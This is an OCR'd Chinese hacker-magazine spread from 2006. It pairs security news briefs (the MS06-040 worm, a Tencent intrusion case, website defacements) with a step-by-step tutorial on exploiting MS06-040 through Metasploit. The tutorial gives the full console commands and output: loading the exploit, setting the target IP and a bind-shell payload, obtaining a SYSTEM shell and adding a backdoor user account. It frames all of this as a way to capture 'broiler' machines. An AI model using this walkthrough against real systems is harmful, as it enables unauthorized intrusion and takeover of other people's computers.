












① 暴走族和美女的背

② 奇观——岩壁上的山羊

③ 土法炮制的农家锅盖天线

④ 树林小屋

⑤ 突然的草

⑥ 已经废弃的吊桥

时间过得真快，转眼夏天就过去了。真的很凉爽！！现实中的炎热已经退去，但是网络安全的热度却持续升温。先是“魔鬼波”来袭，后是深圳一黑客为女友出气黑掉深巴士集团网站，黑客，这个网络神秘的人物已经从虚拟的网络世界走到了现实之中。QQ老巢腾讯公司的80多个系统被黑客入侵！以色列黑客袭击内贾德博客网站，导致网站短暂关闭后恢复！QQ、Blog无一幸免！更多精彩内容请往下看……

串讲台

新闻短评快

“魔鬼波”狂袭网络　数千用户紧急求助

8月14日，金山毒霸反病毒监测中心及时截获了利用系统高危漏洞进行传播的恶性蠕虫病毒——魔鬼波(Worm.IRC.WargBot.a)。作为IRCBot系列病毒的新变种，该病毒主要利用MS06-040漏洞进行主动传播，强势攻击互联网，可造成系统崩溃，网络瘫痪，并通过IRC聊天频道接受黑客的控制。魔鬼波运行后可生成m%\wgareg.exe文件，添加系统服务为wgareg，并通过修改注册表信息降低系统安全等级，连接黑客指定的IRC频道，控制用户电脑，用户一旦感染了该病毒，就会出现系统服务崩溃，无法上网等症状，沦为“肉鸡”　。微软已经在8月8日发布的MS06-040安全公告中称，其操作系统Server服务漏洞可能允许远程执行代码，并建议电脑用户立即升级。但由于相距微软发布该补丁程序的时间不长，很多用户还没有来得及对系统进行更新，因此近段时间内可能会有更多的电脑受到该病毒的攻击。

小题点评　冲击波、振荡波、魔鬼波，这“波”家兄弟一出手，网络定要抖一抖。哎，是谁诞生了这帮恶魔，究其根源，还不是微软帝国惹的祸。不过，话说回来，自从前面两波的捣乱，大家的防范意识也增加了不少，及时升级了补丁，所以这魔鬼波影响相对较小。再者，很多网络服务商早就在网关设备上关闭了高危的445端口，但是魔鬼波如果渗透进了内网，影响就比较大了，对于没有来得及升级补丁的电脑，哪怕你是装有防火墙，但是开放了445端口，也一样遭殃。

湖北黑客攻破腾讯　80个系统被侵入

不久前，湖北某市公安局网监大队接到报案，腾讯公司称近期发现公司内部OA管理系统、客服系统、虚拟币卡管理系统、游戏后台管理系统等约八十个系统被人非法入侵，内部13台服务器还被设置木马病毒，该公司计算机信息系统被严重破坏。随后，该市网警从多个方面开展工作，并迅速查实，该攻击来自湖北互联网上网用户。网警充分利用先进的侦查技术手段，查找犯罪嫌疑人的蛛丝马迹和作案证据。8月8日晚，干驿镇鄢某再次上网作案时，被警方当场抓获。

经审讯，今年7月份以来，鄢某利用自己发现的腾讯系统漏洞，非法侵入该公司计算机信息系统，并通过数据流侦听的方式，逐步取得公司域密码及其他重要资料，进而取得多台服务器及PC机的控制权限，以及OA管理系统、客服系统、虚拟币卡管理系统、游戏后台管理系统等多个系统数据库的超级用户权限，在13台服务器中植入木马程序，并利用所获得的数据库管理权限，先后修改多个用户号码的密码及密码保护资料，窃取了价值较大的网络虚拟财产。鄢某同时将其入侵过程完整地进行记录，通过打电话和发短信的方式向腾讯公司及其总裁进行敲诈勒索。根据《刑法》相关规定，鄢某涉嫌构成破坏计算机信息系统罪被刑事拘留。目前，案件还在进一步审理中。

小题点评　小编和在腾讯工作的一个朋友聊起了此事，他说其实腾讯在国内安全方面做得算好的了。想来也是，QQ无形价值无可匹敌，用户几千万，稍有闪失，那可是损失巨大。可以想像，腾讯在安全方面定是下足了功夫，以防万一。但是千防万防，还是被人渗透进了内网，据马路消息，还得到了腾讯老板的QQ密码。小编和一个黑友聊起这件事，黑友说他冒了一身冷汗，当时鄢某还委托他写一个网页木马，幸好被他拒绝了（估计是懒）。真的为鄢某感到惋惜，好好的技术，干点正经的安全管理多好，却将手伸得太长，还不低调，去搞勒索，真是咎由自取啊。

深圳黑客为女友出气　黑掉深巴士集团网站

被黑客攻击昨天瘫痪的深巴士集团网站，今天下午仍处于关闭状态。据称警方已介入调查。自称“小鬼”的黑客在网站上留言称，其女友上公交车时忘记带钱被赶下车，黑客盛怒之下将深巴士集团网站黑掉，并声称对该网站将“恢复一次我删除一次”。昨日下午四时许，该网站整个屏幕一片漆黑，不停浮动的几行绿字显得格外刺眼。“小鬼”的黑客在页面上留言“我女朋友不就上班忘记带钱了么，用得着当着这么多人面把她推下车吗”。下午五时许，该网站恢复正常。但到了六时许，网站再次被黑。而“小鬼”在留言中还加了一句“恢复一次我删除一次”。不少市民对黑客为女友而黑掉巴士公司网站的做法不认同，认为事情可通过正当途径投诉。


小题点评　公交车把女孩推下公交车，缺乏职业道德。“小鬼”报复黑了人家网站则违反了法律法规。其实，当时如果小鬼女朋友记下车牌号，更好的是记下推她下车的人的工作证号，然后电话投诉，问题或许能得到具体的解决，当然，这只是小编的一个愿景而已。

内贾德博客遭黑客攻击

伊朗总统艾哈迈迪·内贾德的官方博客网站14日因为遭到以色列黑客的攻击，被迫短暂关闭了几个小时。

小题点评　黑客不光是技术的体现，不同政见的黑客也常会通过HACK涂鸦去表达他的思想。跨国的黑客行为一般很难有什么措施去控制，特别又是两个关系比较敏感的国家。如果两国关系密切，则配合起来捉拿黑客就方便多了，早以前入侵美工安全部门的以色列小黑客“分析家”就是在这样的背景下被抓获的，如果小编没有记错的话。

NEWS



土言土语：

想！来到肉鸡接龙这么久了，也没做出什么贡献，没能让大伙的餐桌上多几块鸡肉，风飘心里实在不安啊，实在是愧对党，愧对人民啊，于是乎，我辗转难眠，于是乎，就在一个狂风呼啸的月圆之夜，午夜时分，冒着被老妈骂的危险（老爸可以证明我的确被骂了），我决定为《黑客手册》的兄弟们打造一个利用代理服务器挂网马的小程序，也好帮大伙多捉几只鸡。也于是乎，就有了下面的文章。

说时迟，那时快，一只鲜美的肉鸡突然从天而降，吓得洒家失魂落魄，定睛一看，原来是MS06040这个新洞惹的祸，但这可是一只上好的肉鸡，烹饪得好，定能为我引来更多肉鸡，哈哈哈，一个字，爽！大家赶紧下手吧，晚了，连鸡PP都没有咯！

微软漏洞风声水起：445端口再掀波澜（MS06040）

Linkboy

从本文你可以学到：

1、Metasploit Framework 一些实用命令

2、MS06040 漏洞的使用方法

发现每到暑假，微软总会报出些令人激动的漏洞。前段时间ms06035虽然炒得火热，但高手们始终不肯发出exp（网上公开的是假的），导致不少菜鸟只能望“洞”兴叹。不过，幸好微软的程序员总是给自己“按下葫芦又浮起了瓢”的机会，在8月8日这个吉利的日子，微软提供了关于06040的更新。提供更新并不稀奇，要拿到exp才有意义。刚过两天，8月10日网上就暴出了这款上佳漏洞的exp（强烈鄙视国内某些拿着exp卖钱的家伙），真是感谢老天开眼，让我们又有了一次“磨刀霍霍钓向肉鸡”的简易办法。下面跟我一起来看看如何利用吧。

简单官方说明

06040到底是一个什么漏洞呢，到发稿时止，只收到了一份相当简单的官方说明，受此漏洞影响的系统如下：

Microsoft Windows 2000 Service Pack 4

Microsoft Windows XP Service Pack 1 和 Microsoft Windows XP Service Pack 2

Microsoft Windows XP Professional x64 Edition

Microsoft Windows Server 2003 和 Microsoft Windows Server 2003 Service Pack 1

Microsoft Windows Server 2003（用于基于 Itanium 的系统）和 Microsoft Windows Server 2003 SP1（用于基于 Itanium 的系统）

Microsoft Windows Server 2003 x64 Edition

受影响的范围较广，确实给抓肉鸡带来了新的手段，当然微软已经推出了所有基于上述系统的升级更新，还没有应用更新的朋友赶紧了，免得你的爱机变肉鸡。据马路消息说，此次更新解决了一个秘密披露的漏洞以及通过内部调查发现的附加问题。现在时间尚早，关于这个漏洞更进一步的详情尚未披露出来。

“这个漏洞的危害度属于高危了，看看它的特点就知道了：成功利用该漏洞的攻击者可以完全控制受影响的系统。攻击者可随后安装程序、查看、更改或删除数据；或者创建拥有完全用户权限的新账户。”

从 Metasploit Framework 开始

现在暴出的这个06040的exp是基于Metasploit Framework（一下简称MSF）的，所以我们还需要先在电脑里面安装它才能使用这个exp。MSF是基于CMD模式的操作，对于我们用惯了图形界面的读者来说，要想熟练应用还得好好摸索一番。

小编注：在2005年11月《黑客手册》的P87页有这款软件试用的详细介绍，文章名字是《让溢出不再困难之Metasploit Framework新鲜体验》，同时在2005年合订本P409页中也收录了这篇文章，有需要的读者可以去翻阅参考。

MSF到笔者今天写稿时候的官方正式版的版本是2.6，大小有10M多。在光盘中我们有提供。安装虽然是英文的，但是图形安装过程很简单，无非就是“俺同意”“选择目录”等操作。安装最后MSF会自动带我们进入到了CMD模式的操作平台。我们可以看到版本信息为2.6，以及已经收录了143个可以利用的漏洞和75个不同功能的shellcode。但是这个数据并不是最新的，我们还需要在线升级让MSF褒括到心仪的06040。点击“开始”菜单，打开“所有程序”到最新安装的“Metasploit Framework”展开子菜单，会看见7个选项，然后选择“MSFupdate”升级数据，升级过程也是在CMD下进行，这个不用我们操心，不过，中途会问一次是否继续，当然选择“yes”啦，升级完毕程序进入命令行输入模式，我们键入msfconsole回车，则让我们重新进入到MSF命令行状态。这个时候，我们可以看见exp已经增加到153个（其中包含了我们需要的06040），shellcode又增加了1个功能——76个。

作为新手，第一步不知道做什么，当然是先寻求帮助了，键入“？”看看帮助，如图1。

接下来我们秀一下show这个命令，键入show exploits回车，会得到一长串按照字母顺序排列的exp名录，简直让人眼花缭乱，千万不要以为是“DIR溢出”哦。0604在MSF里面作者取名为“netapi_ms06_040”，大家顺着字母顺序很快就能把它揪出来，如图2。

下面我们转入到它的exploits利用模式，我们在“msf >”后通过载入命令输入：use netapi_ms06_040，回车后进入06040漏洞的攻击状态，如图3。

我们需要看一下06040都需要写什么条件，输入：Show options，回车后如图4。

图4列出了4个字段，我来简单阐述一下，Exploit字段下有

```
msf > ?

Metasploit Framework Main Console Help
======================================

        ?          Show the main console help
        cd         Change working directory
        exit       Exit the console
        help       Show the main console help
        info       Display detailed exploit or payload information
        quit       Exit the console
        reload     Reload exploits and payloads
        save       Save configuration to disk
        setg       Set a global environment variable
        show       Show available exploits and payloads
        unsetg     Remove a global environment variable
        use        Select an exploit by name
        version    Show console version

msf >
```

图1 通过“?”来获得

```
  netapi_ms06_040              Microsoft CanonicalizePathName() MS06-040 Overf
low
```

图2 通过show exploits列出了

```
MSFConsole
>
  warftpd_165_pass             War-FTPD 1.65 PASS Overflow
  warftpd_165_user             War-FTPD 1.65 USER Overflow
  webstar_ftp_user             WebSTAR FTP Server USER Overflow
  winamp_playlist_unc          Winamp Playlist UNC Path Computer Name Overflow

  windows_ssl_pct              Microsoft SSL PCT MS04-011 Overflow
  wins_ms04_045                Microsoft WINS MS04-045 Code Execution
  wmailserver_smtp             SoftiaCom WMailserver 1.0 SMTP Buffer Overflow
  wsftp_server_503_mkd         WS-FTP Server 5.03 MKD Overflow
  wzdftpd_site                 Wzdftpd SITE Command Arbitrary Command Executio
n
  ypops_smtp                   YahooPOPS! <= 0.6 SMTP Buffer Overflow
  zenworks_desktop_agent       ZENworks 6.5 Desktop/Server Management Remote S
tack Overflow

msf > use netapi_ms06_040
msf netapi_ms06_040 >
```

图3 把06040载入到expliots利用模式

```
msf > use netapi_ms06_040
msf netapi_ms06_040 > show options

Exploit Options
===============

  Exploit:    Name       Default    Description
  --------    -------    -------    ------------------------------------
  required    RHOST                 The target address
  optional    SMBDOM                The domain for specified SMB username
  optional    SMBUSER               The SMB username to connect with
  optional    SMBPASS               The password for specified SMB username

  Target: (wcscpy) Automatic (NT 4.0, 2000 SP0-SP4, XP SP0-SP1)
```

图4 06040的条件和使用方法

```
msf netapi_ms06_040 > set RHOST 192.168.21.126
RHOST -> 192.168.21.126
msf netapi_ms06_040 > _
```

图5 载入目标IP

```
msf netapi_ms06_040 > show payloads

Metasploit Framework Usable Payloads
====================================

  win32_adduser                  Windows Execute net user /ADD
  win32_bind                     Windows Bind Shell
  win32_bind_dllinject           Windows Bind DLL Inject
  win32_bind_meterpreter         Windows Bind Meterpreter DLL Inject
  win32_bind_stg                 Windows Staged Bind Shell
  win32_bind_stg_upexec          Windows Staged Bind Upload/Execute
  win32_bind_vncinject           Windows Bind VNC Server DLL Inject
  win32_downloadexec             Windows Executable Download and Execute
  win32_exec                     Windows Execute Command
  win32_reverse                  Windows Reverse Shell
  win32_reverse_dllinject        Windows Reverse DLL Inject
  win32_reverse_meterpreter      Windows Reverse Meterpreter DLL Inject
  win32_reverse_ord              Windows Staged Reverse Ordinal Shell
  win32_reverse_ord_vncinject    Windows Reverse Ordinal VNC Server Inject
  win32_reverse_stg              Windows Staged Reverse Shell
  win32_reverse_stg_upexec       Windows Staged Reverse Upload/Execute
  win32_reverse_vncinject        Windows Reverse VNC Server Inject
```

图6 功能不同的shellcode

```
msf netapi_ms06_040(winexec) > set PAYLOAD win32_bind
PAYLOAD -> win32_bind
msf netapi_ms06_040(win32_bind) > _
```

图7 设置溢出绑定

```
msf netapi_ms06_040(win32_bind) > show targets

Supported Exploit Targets
=========================

  0  (wcscpy) Automatic (NT 4.0, 2000 SP0-SP4, XP SP0-SP1)
  1  (wcscpy) Windows NT 4.0 / Windows 2000 SP0-SP4
  2  (wcscpy) Windows XP SP0/SP1
  3  (stack)  Windows XP SP1 English

msf netapi_ms06_040(win32_bind) >
```

图8 可以攻击的目标类型

```
msf netapi_ms06_040(win32_bind) > set
PAYLOAD: win32_bind
RHOST: 192.168.21.126
payloads: win32_bind
target: 0
msf netapi_ms06_040(win32_bind) >
```

图9 查看本次攻击的所有设置

两个可选项，一个是Required（必需的）项，下面还有3个optional可选项。Required是指远程主机RHOST是必需的，而其他3个可选项则根据自己的情况设置，本次实验我们用不上，就不再赘述，有兴趣的读者可继续深挖。

实战开始

既然已经进入了“武器”开启状态了，那我们就开始寻找RHOST（目标IP）吧。

> **“06040是针对445端口来使用的，拿出superscan一阵狂扫，但是很不幸，由于445和139属于容易爆发蠕虫的高危端口，很多网络服务商都把它们给封掉了，所以盲目地扫描基本无法扫到开445端口的计算机，当然我们能扫描本IP所在网段的445端口，一些有经验的朋友告诉我一个方法，通过其他网段的肉鸡扫描肉鸡的网段也是可以的，这个方法可谓“曲线救国”啊，当然前提是你得有肉鸡。黑客思维往往把聪明发挥到极致，赞！”**

我这次实验把目标定在内网的机器上，因为内网有符合条件的Win2K+SP4，正合我意，目标IP地址是192.168.21.126。那应该如何设置呢，在命令行下依次输入：**set RHOST 192.168.21.126**，如图5。

到目前为止，前面已经提到过，我们现在有76种不同功能的shellcode可供选择。我们通过show命令把所有的shellcode调出来：**show payloads**，回车后如图6。

这么多种，到底那一种最适合我们呢？这里我们选择最简单的win32_bind，就是采用把445端口溢出后绑定shell的方式，这样就基本不用担心防火墙了，输入：**set PAYLOAD win32_bind**，回车后如图7。

设置完成了，最后再指明目标主机的操作系统就能发动攻击了，输入：**show targets** 回车可以看到可供选择的操作系统类型的名称，前面的0 1 2 3是简写参数，待会下面会用得着，如图8。

由于不了解对方操作系统的类型，我们一般会选择操作系统自动匹配的0来作为参数，只要输入：**set target 0** 即选定了自动匹配。然后，我们再最后确认一下所有设置是否正确，输入：**Set**，回车后如图9。

```
msf netapi_ms06_040(win32_bind) > exploit
[*] WARNING: the correct case of the 'target' variable is 'TARGET'
[*] Starting Bind Handler.
[*] Detected a Windows 2000 target
[*] Sending request...
[*] Got connection from 192.168.21.114:3594 <-> 192.168.21.126:4444

Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-1998 Microsoft Corp.

C:\WINNT\system32>_
```

图10 溢出得到一个cmdshell

```
msf netapi_ms06_040(win32_bind) > exploit
[*] WARNING: the correct case of the 'target' variable is 'TARGET'
[*] Starting Bind Handler.
[*] Detected a Windows 2000 target
[*] Sending request...
[*] Got connection from 192.168.21.114:3594 <-> 192.168.21.126:4444

Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-1998 Microsoft Corp.

C:\WINNT\system32>ipconfig
ipconfig

Windows 2000 IP Configuration

Ethernet adapter 本地连接 2:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.21.126
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.21.100

C:\WINNT\system32>
```

图11 查看shell的IP地址

```
C:\WINNT\system32>net user linkboy linkboy /add
net user linkboy linkboy /add
命令成功完成。


C:\WINNT\system32>_
```

图12 添加了一个用户

检查无误后就可以开始溢出了，输入：**Exploit**回车，程序提示溢出开始，如图10。

为什么验证一下图10是不是目标机器上的shell，我们键入ipconfig来查看一下IP，如图11。

通过IP得知我们确实得到了126这台机器的shell，那这个shell的权限是多大呢，我们来验证一下，输入格式为：**net use USERNAME PASSWORD /add**，就是添加一个用户的命令，如图12，我们添加了一个叫linkboy的用户。

结束语

通过图12添加用户的成功说明我们可以得到一个system权限的shell，也验证了文章开头所说的这是一个比较严重的高危漏洞。在写这个文章的时候，据说已经有该漏洞的蠕虫生产出来了，动作真快。希望能升级的读者赶快去更新补丁吧，如果不能更新的话也可通过防火墙或者组策略方式把445端口给屏蔽掉吧。祝大家玩得愉快！

